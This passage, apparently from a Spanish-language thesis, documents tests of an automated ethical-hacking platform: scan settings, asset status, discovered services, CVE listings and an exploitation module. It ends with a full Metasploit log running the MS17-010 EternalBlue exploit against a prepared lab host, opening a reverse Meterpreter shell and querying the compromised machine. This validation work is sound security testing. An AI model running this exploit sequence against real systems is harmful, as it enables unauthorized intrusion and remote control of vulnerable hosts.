


Figura 3.33 Prueba editar parámetros escaneo




Figura 3.34 Mensaje de cambios exitosos




Figura 3.35 Prueba creación nuevo escaneo




Figura 3.36 Prueba cambios de activos asociados al escaneo

3.2.7 Prueba Módulo de Estado de Activos y Resultados Finales

El módulo Estado de Activos y Resultados Finales es una interfaz Web previa al proceso de hackeo ético, que nos muestra si el equipo se encuentra encendido para que el escaneo pueda continuar con las fases de hackeo ético, además que valida la dirección MAC, el fabricante de la tarjeta de red, el sistema operativo y el progreso del hackeo

ético. Para los equipos Windows el 80% de progreso nos indica que falta que el usuario complete la mitigación y para equipos de sistema operativo diferente al completar la ejecución de exploits marca el 100% como se muestra en la Figura 3.37 y Figura 3.38 respectivamente.




Figura 3.37 Prueba Módulo Estado Activos con Windows




Figura 3.38 Prueba Módulo Estado Activos con Linux y Android

En este módulo se puede exportar los resultados en formato PDF como se puede apreciar en la Figura 3.39 o eliminar el reporte como en la Figura 3.40.




Figura 3.39 Prueba de exportar resultados a PDF




Figura 3.40 Prueba de eliminación de resultados

3.2.8 Prueba Módulo de Escaneo de la Red y presentación de datos.

Para la primera fase de reconocimiento del hackeo ético se presentan los servicios descubiertos sobre el activo como se puede observar en la Figura 3.41.




Figura 3.41 Prueba servicios encontrados

En la fase de ataque del hackeo ético se procede a buscar vulnerabilidades asociadas con los servicios basados en el CPE obtenido. Los puntajes de criticidad del CVE que sobrepasen el número 5 se muestran de color rojo. En la **Figura 3.42**, para que el usuario ponga mayor énfasis en la mitigación de dichas vulnerabilidades, se han aplicado los colores antes mencionados.





Figura 3.42 Prueba vulnerabilidades encontradas

3.2.9 Prueba Módulo de Explotación.

En este módulo se muestran los exploits que se jecutaron con sus respectivos resultados. Para este ejemplo en particular se preparó una máquina explotable con la vulnerabilidad: `MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption`. Se validó el reporte de la Figura 3.43 y se procede a hacer una prueba manual de explotación para corroborar los resultados como se observa en la Figura 3.44.

En la Figura 3.45 y Figura 3.36 se puede observar que la ejecución manual del exploit fue exitosa y se obtuvo acceso al servidor vulnerable.



					adicionales
1550	windows/smb/ms10_061_spoolss	null	null	null	posiblemente explotable con parametros adicionales
1551	windows/smb /ms15_020_shortcut_icon_dllloader	null	null	null	posiblemente explotable con parametros adicionales
1552	windows/smb/ms17_010_eternalblue	generic	null	null	posiblemente explotable
1553	windows/smb /ms17_010_eternalblue_win8	null	null	null	posiblemente explotable con parametros adicionales

Figura 3.43 Prueba exploits ejecutados

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.1.28
RHOSTS => 192.168.1.28
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.1.19:4444
[*] 192.168.1.28:445 - Executing automatic check (disable AutoCheck to override)
[*] 192.168.1.28:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.1.28:445      - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.1.28:445      - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.1.28:445 - The target is vulnerable.
[*] 192.168.1.28:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.1.28:445      - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.1.28:445      - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.1.28:445 - Connecting to target for exploitation.
[+] 192.168.1.28:445 - Connection established for exploitation.
[+] 192.168.1.28:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.28:445 - CORE raw buffer dump (51 bytes)
[*] 192.168.1.28:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 192.168.1.28:445 - 0x00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2 Standard
[*] 192.168.1.28:445 - 0x00000020  37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63  7601 Service Pac
[*] 192.168.1.28:445 - 0x00000030  6b 20 31                                         k 1
[+] 192.168.1.28:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.28:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.28:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.28:445 - Starting non-paged pool grooming
[+] 192.168.1.28:445 - Sending SMBv2 buffers
[+] 192.168.1.28:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.28:445 - Sending final SMBv2 buffers.
[*] 192.168.1.28:445 - Sending last fragment of exploit packet!
[*] 192.168.1.28:445 - Receiving response from exploit packet
[+] 192.168.1.28:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.1.28:445 - Sending egg to corrupted connection.
[*] 192.168.1.28:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 192.168.1.28
[*] Meterpreter session 1 opened (192.168.1.19:4444 → 192.168.1.28:59004) at 2021-10-11 21:55:04 -0400
```

Figura 3.44 Validación manual exploit MS17_010

```
meterpreter > hostname
[-] Unknown command: hostname.
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 11
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:5e:09:5b
MTU          : 1472
IPv4 Address : 192.168.1.28
IPv4 Netmask : 255.255.255.192
IPv6 Address : 2800:370:d2:ebd0:bd2e:d611:6f78:eeb
IPv6 Netmask : ffff:ffff:ffff:ffff::
IPv6 Address : fe80::bd2e:d611:6f78:eeb
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 12
============
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:c0a8:11c
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```

Figura 3.45 SHELL del servidor vulnerado

